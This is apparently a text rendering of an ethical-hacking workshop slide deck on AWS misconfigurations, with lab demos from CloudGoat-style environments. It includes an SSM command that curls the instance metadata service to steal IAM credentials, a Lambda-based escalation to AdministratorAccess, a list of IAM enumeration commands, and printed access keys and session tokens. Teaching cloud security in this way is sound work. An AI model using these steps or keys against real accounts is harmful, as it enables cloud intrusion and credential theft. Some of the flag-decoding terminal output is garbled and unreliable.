




WELCOME!





Cloudy with a chance of...

BREACH



Top AWS Misconfigurations

- Public/Unrestricted S3 buckets
- Public snapshots
- IAM misconfigurations (too much permission)
- Public access keys/password leaks
- Failing to use network security groups properly
- Scheduled Events/Unexpected Downtimes
- Failing to monitor changes/events




Yeah....but is it REALLY that bad?

17 JUN 2021 NEWS

Amazon Web Services Misconfiguration Exposes Half a Million Cosmetics Customers

VERIZON HIT BY ANOTHER AMAZON S3 LEAK



US municipalities suffer data breach due to misconfigured Amazon S3 buckets

Lightspin: 46% of AWS S3 buckets could be misconfigured and unsafe

an AWS



.....yeah....it kinda is.....

Terms to Explain:

- Shared responsibility
- S3 buckets
- EC2 instances
- IAM
- Lambda
- VPS
- Policies
- APIs
- Security Groups
- Metadata



S3/Public Storage

A public storage account can be created with an account

- Buckets are private, must explicitly permit access using policy, ACLs, object permissions
- Misconfigured to allow anonymous access
- Use encryption/logging
- Watch for permissions/least privilege/RBAC
- Use Access Analyzer to review public buckets

<https://docs.aws.amazon.com/AmazonS3/latest/userguide/access-control-block-public-access.html>



Public S3 leaks

```
ON_PREM_Replication_Definition.json
1590     }
1591   },
1592   "databases": [
1593     {
1594       "name": "HERCPROD",
1595       "type": "",
1596       "connection_string": "server=HERCPROD;username=[REDACTED]",
1597       "authenticator": "[REDACTED]",
1598       "role": "SOURCE",
1599       "is_licensed": true,
1600       "type_id": "ORACLE_COMPONENT_TYPE"
1601     }, {
1602       "name": "MYSQL_MCS",
1603       "type": "",
1604       "connection_string": "username=[REDACTED];server=[REDACTED];database=mcs",
1605       "authenticator": "[REDACTED]",
1606       "role": "TARGET",
1607       "is_licensed": true,
1608       "type_id": "MYSQL_TARGET_COMPONENT_TYPE"
1609     }, {
1610       "name": "MYSQL_NBS",
1611       "type": "",
1612       "connection_string": "username=[REDACTED];server=[REDACTED];database=nbs",
1613       "authenticator": "[REDACTED]",
1614       "role": "TARGET",
1615       "is_licensed": true,
1616       "type_id": "MYSQL_TARGET_COMPONENT_TYPE"
1617     }, {
1618       "name": "STPROD",
1619       "type": "",
1620       "connection_string": "server=STPROD;username=[REDACTED]",
1621       "authenticator": "[REDACTED]",
1622       "role": "SOURCE",
1623       "is_licensed": true,
1624       "type_id": "ORACLE_COMPONENT_TYPE"
1625     }
1626   ]
1627 }
```

SON file | length: 48,292 | lines: 1,677 | Ln: 93 Col: 29 Sel: 0 | 0 | Unix (LF) | UTF-8 | INS



<https://github.com/nagwww/s3-leaks>

EC2 Key Pairs/Access Keys

- Limit access to IP addresses/metadata
- Access policies/privileged access
- Watch for leaks in code!
- Use Secrets Management

<http://169.254.169.254/latest/meta-data/iam/security-credentials/notarealuser>



Using AMI to gather metadata


```

-[ethical@ethical-parrot]--[~]
→ $aws ssm send-command \
    --document-name "AWS-RunShellScript" \
    --parameters 'commands=["curl http://169.254.169.254/latest/meta-data/iam/security-credentials/ec2_admin/"]' \
    --targets "Key=instanceids,Values=i-08b5bb1e812ddab5f" \
    --comment "Retrieving Token"

"Command": {
  "CommandId": "1357b31f-a02f-4b51-84b1-b39b5f30e73c",
  "DocumentName": "AWS-RunShellScript",
  "DocumentVersion": "$DEFAULT",
  "Comment": "Retrieving Token",
  "Status": "Success",
  "StatusDetails": "Success",
  "StandardOutputContent": "{\n  \"Code\" : \"Success\", \n  \"LastUpdated\" : \"2021-08-28T19:17:48Z\", \n  \"Type\" : \"RetAccessKey\" : \"81BeWR0VV2DvInWe2dXSrfiP9guHil2kQaNUf0HF\", \n  \"Token\" : \"IQoJb3JpZ2luX2VjEFwaCXVzLWVhc3QtMSJGMEQm99yGHQqmt81nBi/LogX+JSqDBAiU/////////8BEAAaDDgzNzY2MTY3NDU1OCIMhNM8kY0LoqgD5W26KtcDqL9egvSJ3l7MvEycJ7NJN5/z0kukp9C2p0lZC6Y2GGX0H0kdAJGTfJoTwXwa7mUGqxLyUwrtI4rZuImKQZ1M65N/7aPw4EKdUdH1nFjq8RN07+IdxiexURERshgdKaibfX9w7Fj1Yqo/Iy+W0RDDP2tY0un00ePq+fK1zioILhkSQquI0yqY3m9/y2nBm0QXsswNBiWC9oc88qvGysNjW3bDrP10hX942+WiqHYcFoW4/p5DQl8EqL5W1P4rb8ToY8+4VU2FEdy1mJX71fAucPotXSkXEewa6G/aw3ETtT2aDGYtKUTPPzwCPGdyXsv44zP05HsM7NyPcDp5ZBvLdIgxM04Zh8eUz9IBfa0b0ui9LFdrBPLfWmwiIm1M/izogElh3q0n/Ojmq73YdFIIU0svr0nVg/aRcWfLciYWP5Y0b8xXf5f0JACYsg1RVzqi/JJhFpYNmYpp6ngTrNjvoIXW3ooxM0gtBEQ3ax7ySSujllMnT5f6BsxaZu6n2b0Ar+v+6IY3dwfAPqIQ==\", \n  \"Expiration\" : \"2021-08-29T01:52:06Z\" \n}",
  "StandardOutputUrl": ""
}

```

Using Github to search for access keys



The screenshot shows the GitHub search interface with the query 'aws_access_key_id'. The search results are filtered to show 2,024,148 code results. The left sidebar shows the search filters: Repositories (18), Code (2M), Commits (5K), Issues (14K), Discussions (Beta, 56), Packages (24), Marketplace (0), Topics (0), Wikis (1K), and Users (0). The 'Languages' section shows the following counts: Markdown (78,855), PHP (1,102,093), HTML (7,275), JSON (12,434), Ruby (104,783), Java (6,974), reStructuredText (10,848), Python (181,743), and YAML (86,470).

The search results are sorted by 'Best match'. The first result is from the repository 'Dhauzur/access-control' at the path 'RPI/google-cloud-sdk/platform/gutil/gslib/vendored/boto/boto/_init__.py'. The code snippet shows the following Python code:

```
110     logger.addHandler(fh)
111     log = logger
112
113
114     def connect_sqs(aws_access_key_id=None, aws_secret_access_key=None, **kwargs):
115         """
116         :type aws_access_key_id: string
117         :param aws_access_key_id: Your AWS Access Key ID
```

The second result is from the repository 'Bosebcc/rayMarching' at the path '_menv/lib/python3.7/site-packages/jedi/third_party/typeshed/third_party/2and3/boto/_init__.pyi'. The code snippet shows the following Python code:

```
24     def set_stream_logger(name, level: Any = ..., format_string: Optional[Any] = ...): ...
25     def connect_sqs(aws_access_key_id: Optional[Any] = ..., aws_secret_access_key: Optional[Any]
    = ..., **kwargs): ...
26     def connect_s3(aws_access_key_id: Optional[Text] = ..., aws_secret_access_key: Optional[Text]
    = ..., **kwargs) -> S3Connection: ...
```

The third result is from the repository 'Bosebcc/rayMarching' at the path '_wenv/Lib/site-packages/jedi/third_party/typeshed/third_party/2and3/boto/_init__.pyi'. The code snippet shows the following Python code:

```
24     def set_stream_logger(name, level: Any = ..., format_string: Optional[Any] = ...): ...
25     def connect_sqs(aws_access_key_id: Optional[Any] = ..., aws_secret_access_key: Optional[Any]
    = ..., **kwargs): ...
26     def connect_s3(aws_access_key_id: Optional[Text] = ..., aws_secret_access_key: Optional[Text]
    = ..., **kwargs) -> S3Connection: ...
```



IAM Policies and Permissions

Too much access can be given, allowing for attackers to escalate privileges

- Lack of MFA/rotation of keys
- Role and permissions
- Conditional Policies
- Chaining Attacks
- Inline vs Attached policies



IAM Privileges and policies

```
(kali@kali) - [~]
$ aws iam list-attached-user-policies --user-name student
{
  "AttachedPolicies": [
    {
      "PolicyName": "AmazonEC2ReadOnlyAccess",
      "PolicyArn": "arn:aws:iam::aws:policy/AmazonEC2ReadOnlyAccess"
    },
    {
      "PolicyName": "IAMReadOnlyAccess",
      "PolicyArn": "arn:aws:iam::aws:policy/IAMReadOnlyAccess"
    }
  ]
}
```

```
$ aws iam get-user-policy --user-name student --policy-name ConfigureEC2Role
{
  "UserName": "student",
  "PolicyName": "ConfigureEC2Role",
  "PolicyDocument": {
    "Version": "2012-10-17",
    "Statement": [
      {
        "Effect": "Allow",
        "Action": [
          "iam:PassRole",
          "ec2:RunInstances",
          "ec2:Describe*",
          "ssm:*"
        ],
        "Resource": "*"
      }
    ]
  }
}
```



IAM Privileges and policies

```
[ethical@ethical-parrot]--[~/AWS_Bootcamp]
$aws sts assume-role --role-arn arn:aws:iam::276384657722:role/ad-LoggingRole --role-session-name ad_logging
{
  "Credentials": {
    "AccessKeyId": "ASIAUAWOPGE5PL3DXEBE",
    "SecretAccessKey": "U0rYvh0e8z7GrxKn4RAZzSHrTRwkh09kVzKB/TJW",
    "SessionToken": "FwoGZXIvYXZlEPj////////wEaDGlP14n/I2+SzetINiKuAfDFVXEUX7a7hCu+RCpARPF4lBCysrSC6PA6J7BhB
b40uMaVXFZbxL++frdkdB85mk6eCnZrXCwxvcS7vF71u7wUS0RTFnwi0D78A0XhQSTP7BEpP/dE5yW2y3XcqYlZYWTPrQezoV7eoCpApzz0ncCICUg
bb0kQbTdq/An1NyjdtpCJBjItntfSsNh4mG1agwdkgIwDHZfPMkRrRxcSDxuQoP/mLLZkzfR96rSs/ADDwJFa",
    "Expiration": "2021-08-23T23:04:13Z"
  },
  "AssumedRoleUser": {
    "AssumedRoleId": "AR0AUAWOPGE5JQT23CRUN:ad_logging",
    "Arn": "arn:aws:sts::276384657722:assumed-role/ad-LoggingRole/ad_logging"
  }
}
```



Lambda/Serverless Computing

- Command Injection
- Insecure Deserialization/Python/'Pickling'
- Deserialization using PHP
- SSRFs
- XXE
- Dictionary attacks
- Backdoors
- Persistent access
- Alias routing



Invoking the Lambda function for admin access

```
(kali@kali)-[~]
$ aws lambda create-function \
  --function-name evil-function \
  --runtime python3.8 \
  --zip-file fileb://evil-function.zip \
  --handler evil.handler \
  --role arn:aws:iam::645723898191:role/lab11llambdaiam
```

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```
(kali@kali)-[~]
$ aws lambda invoke --function-name evil-function output.txt
{
  "StatusCode": 200,
  "ExecutedVersion": "$LATEST"
}
```

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```
"FunctionName": "evil-function",
"FunctionArn": "arn:aws:lambda:us-east-1:645723898191:function:evil-function",
"Runtime": "python3.8",
"Role": "arn:aws:iam::645723898191:role/lab11llambdaiam",
"Handler": "evil.handler",
"CodeSize": 323,
"Description": "",
"Timeout": 3,
"MemorySize": 128,
"LastModified": "2021-02-12T05:59:38.600+0000",
"CodeSha256": "4TPrTZS3qJ8a63HcxzjVh102bYxlKld5fNgPpiuDT6I=",
```

```
$ cat output.txt
```

```
{
  "ResponseMetadata": {
    "RequestId": "8219db11-67a7-4eb6-aeac-43f1b05247ec",
    "HTTPStatusCode": 200,
    "HTTPHeaders": {
      "x-amzn-c-43f1b05247ec": "text/xml",
      "content-length": "212",
      "date": "Fri, 12 Feb 2021 06:00:07 GMT"
    },
    "RetryAtt
```

```
(kali@kali)-[~]
$ aws iam list-attached-user-policies --user-name student
{
  "AttachedPolicies": [
    {
      "PolicyName": "AdministratorAccess",
      "PolicyArn": "arn:aws:iam::aws:policy/AdministratorAccess"
    },
    {
      "PolicyName": "IAMReadOnlyAccess",
      "PolicyArn": "arn:aws:iam::aws:policy/IAMReadOnlyAccess"
    }
  ]
}
```

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Security Groups

- Misconfigured to allow too much access
- Large range of ports open
- Unused security groups/IAM roles
- Watch for permissions/least privilege
- Incorrect security group attachments
- Use ELBs (elastic load balancer) to limit traffic/target security groups



Allowing full access



```
$ aws ec2 describe-security-groups

{
  "SecurityGroups": [
    {
      "Description": "FullAccess",
      "GroupName": "FullAccess",
      "IpPermissions": [
        {
          "IpProtocol": "-1",
          "IpRanges": [
            {
              "CidrIp": "0.0.0.0/0"
            }
          ],
          "Ipv6Ranges": [],
          "PrefixListIds": [],
          "UserIdGroupPairs": []
        }
      ],
      "OwnerId": "459758765793",
      "GroupId": "sg-0106a4a8e91b3a682",
      "IpPermissionsEgress": [
        {
          "IpProtocol": "-1",
          "IpRanges": [
            {
              "CidrIp": "0.0.0.0/0"
            }
          ],
          "Ipv6Ranges": [],
          "PrefixListIds": [],
          "UserIdGroupPairs": []
        }
      ],
      "VpcId": "vpc-0ebc88f4df91a977d"
    },
    {
      "Description": "Allow ssh inbound traffic",
      "GroupName": "sshAccesss",
      "IpPermissions": [
```



Enumeration: Manual/Automation



- PACU
- Principal Mapper
- ScoutSuite
- Stormspotter
- Prowler
- Cloudsplainning
- SkyArk
- Boto3
- Grayhatwarfare



Manual Enumeration



AWS IAM Manual Enumeration

```
aws iam list-users
aws iam list-groups-for-user --user-name ad-adminson
aws iam list-user-policies --user-name ad-adminson
aws iam list-attached-user-policies --user-name ad-user
aws iam list-signing-certificates --user-name ad-user
aws iam list-ssh-public-keys --user-name ad-user
aws iam get-ssh-public-key --user-name ad-user --encoding PEM --ssh-public-key-id <paste ID here>
aws iam list-mfa-devices
aws iam list-virtual-mfa-devices
aws iam get-login-profile --user-name ad-user
aws iam list-groups
aws iam list-group-policies --group-name ad-admin
aws iam list-attached-group-policies --group-name ad-admin
aws iam get-policy --policy-arn <paste policy ARN here>
aws iam get-policy-version --policy-arn <paste ARN here> --version-id v1
aws iam list-attached-group-policies --group-name ad-production
aws iam list-policies
aws iam list-policies | grep "customer-managed" (no need for quotes)
aws iam get-policy --policy-arn <arn paste here>
aws iam get-policy-version --policy-arn <paste ARN here> --version-id v1
aws iam list-roles
aws iam get-role --role-name ad-loggingrole
aws iam list-role-policies --role-name ad-loggingrole
aws iam list-attached-role-policies --role-name ad-loggingrole
```



How do I learn?

- CloudGOAT2
- IAM Vulnerable
- lambdashell.com
- “aws pentesting lab”
- “aws privesc lab”
- DVSA
- AWS documentation
- Create own account/it’s free!



It's Demo Time!



PACU Enumeration

```

"Path": "/",
"UserName": "privesc6-UpdateLoginProfile-user",
"UserId": "AIDATB3IVINAYQZVAYG4D",
"Arn": "arn:aws:iam::210136023873:user/privesc6-UpdateLoginProfile-user",
"CreateDate": "2021-09-23T05:52:53Z"
},
{
"Path": "/",
"UserName": "privesc7-AttachUserPolicy-user",
"UserId": "AIDATB3IVINARXAC2DZYX",
"Arn": "arn:aws:iam::210136023873:user/privesc7-AttachUserPolicy-user",
"CreateDate": "2021-09-23T05:52:46Z"
},
{
"Path": "/",
"UserName": "privesc8-AttachGroupPolicy-user",
"UserId": "AIDATB3IVINA76PXJLTHV",
"Arn": "arn:aws:iam::210136023873:user/privesc8-AttachGroupPolicy-user",
"CreateDate": "2021-09-23T05:52:53Z"
},
{
"Path": "/",
"UserName": "privesc9-AttachRolePolicy-user",
"UserId": "AIDATB3IVINAR32CL56JH",
"Arn": "arn:aws:iam::210136023873:user/privesc9-AttachRolePolicy-user",
"CreateDate": "2021-09-23T05:53:38Z"
}
}

```

```

ethical@ethical-parrot ~$
$echo flag{f8fbb2c761621d3af23858f721cc140b} | wc -c
39
ethical@ethical-parrot ~$
$echo "ZmxhZ3swN2NmZGMxNjkzNWJjZGQ5M2YxNGE3MGIyY2IwOTkxMD0=" | base64 -d
flag{07cfdc16935bcdd93f14a70f1cb199}
(base64: invalid input)
ethical@ethical-parrot ~$
$echo "ZmxhZ3swN2NmZGMxNjkzNWJjZGQ5M2YxNGE3MGIyY2IwOTkxMD0=" | base64 -d > f
lag-bass64.txt
base64: invalid input
ethical@ethical-parrot ~$
$echo "ZmxhZ3swN2NmZGMxNjkzNWJjZGQ5M2YxNGE3MGIyY2IwOTkxMD0=" | base64 -d >
flag-bass64.txt
ethical@ethical-parrot ~$
$cat flag-bass64.txt
flag{07cfdc16935bcdd93f14a70f1cb199}
ethical@ethical-parrot ~$
$

```




IAM Privesc

Template interpolation syntax is still used to construct strings from expressions when the template includes multiple interpolation sequences or a mixture of literal strings and interpolations. This deprecation applies only to templates that consist entirely of a single interpolation sequence.

(and 5 more similar warnings elsewhere)

Apply complete! Resources: 8 added, 0 changed, 0 destroyed.

Outputs:

```
cloudgoat_output_aws_account_id = 210136023873
cloudgoat_output_policy_arn = arn:aws:iam::210136023873:policy/cg-raynor-policy-iam_privesc_by_rollback_cgdivrky0swwh
cloudgoat_output_raynor_access_key_id = AKIATB3IVINA2NK0IFFL
cloudgoat_output_raynor_secret_key = <sensitive>
cloudgoat_output_username = raynor-iam_privesc_by_rollback_cgdivrky0swwh
```

[cloudgoat] terraform apply completed with no error code.

[cloudgoat] terraform output completed with no error code.

```
cloudgoat_output_aws_account_id = 210136023873
cloudgoat_output_policy_arn = arn:aws:iam::210136023873:policy/cg-raynor-policy-iam_privesc_by_rollback_cgdivrky0swwh
cloudgoat_output_raynor_access_key_id = AKIATB3IVINA2NK0IFFL
cloudgoat_output_raynor_secret_key = V7AfWDWrlQkXv04rSIegly9FEdpPkckRa0Hlt1Rz
cloudgoat_output_username = raynor-iam_privesc_by_rollback_cgdivrky0swwh
```

[cloudgoat] Output file written to:

/opt/cloudgoat/iam_privesc_by_rollback_cgdivrky0swwh/start.txt

```
ethical@ethical-parrot:~$ cat /dev/urandom | fold -w 64 | xxd -r -p > flag-bass64.txt
ethical@ethical-parrot:~$ echo $(cat flag-bass64.txt | base64 -d)
ZmxhZ3swN2NmZGMxNjZlZWJjZGQ5M2YxNGE3MGYxY2Ixd0tkMXQ=
ethical@ethical-parrot:~$ echo $(cat flag-bass64.txt | base64 -d)
ZmxhZ3swN2NmZGMxNjZlZWJjZGQ5M2YxNGE3MGYxY2Ixd0tkMXQ=
ethical@ethical-parrot:~$ cat flag-bass64.txt
ZmxhZ3swN2NmZGMxNjZlZWJjZGQ5M2YxNGE3MGYxY2Ixd0tkMXQ=
ethical@ethical-parrot:~$
```

S3 Breach



```
Applications Places System [Icons] [System Tray] 23, 00:09
File Edit View Search Terminal Tabs Help
clear - Parrot Terminal x Parrot Terminal x Parrot Terminal x

pipefish
platypus
polliwog
porpoise
reindeer
ringtail
sailfish
scorpion
seahorse
seasnail
sheepdog
shepherd
silkworm
squirrel
stallion
starfish
starling
stingray
stinkbug
sturgeon
terrapin
titmouse
tortoise
treefrog
werewolf
woodcock [ethical@ethical-parrot]~/AWS_Bootcamp
$ cat /opt/cloudgoat/cloud_breach_s3_cgiddpj8vdsdgi/start.txt
cloudgoat_output_aws_account_id = 210136023873
cloudgoat_output_target_ec2_server_ip = 52.207.163.120
[ethical@ethical-parrot]~/AWS_Bootcamp
$
```

```
ethical@ethical-parrot ~$
$ echo flag{f8fbb2c761621d3af2383f721cc140b} | wc -c
39
ethical@ethical-parrot ~$
$ echo "ZmxhZ3swN2NmZGMxNjkzMWJjGQ5M2YxNGE3MGYxY2IxOTkMX0=" | base64 -d
flag{07cfdc16935bcdd93f14a70f1eb199
base64: invalid input
[ethical@ethical-parrot ~$
$ echo "ZmxhZ3swN2NmZGMxNjkzMWJjGQ5M2YxNGE3MGYxY2IxOTkMX0=" | base64 -d > f
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$ echo "ZmxhZ3swN2NmZGMxNjkzMWJjGQ5M2YxNGE3MGYxY2IxOTkMX0==" | base64 -d >
flag-bass64.txt
[ethical@ethical-parrot ~$
$ cat flag-bass64.txt
flag{07cfdc16935bcdd93f14a70f1eb199
[ethical@ethical-parrot]~$
```

Questions?



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Ethical Hacker's WORKSHOP

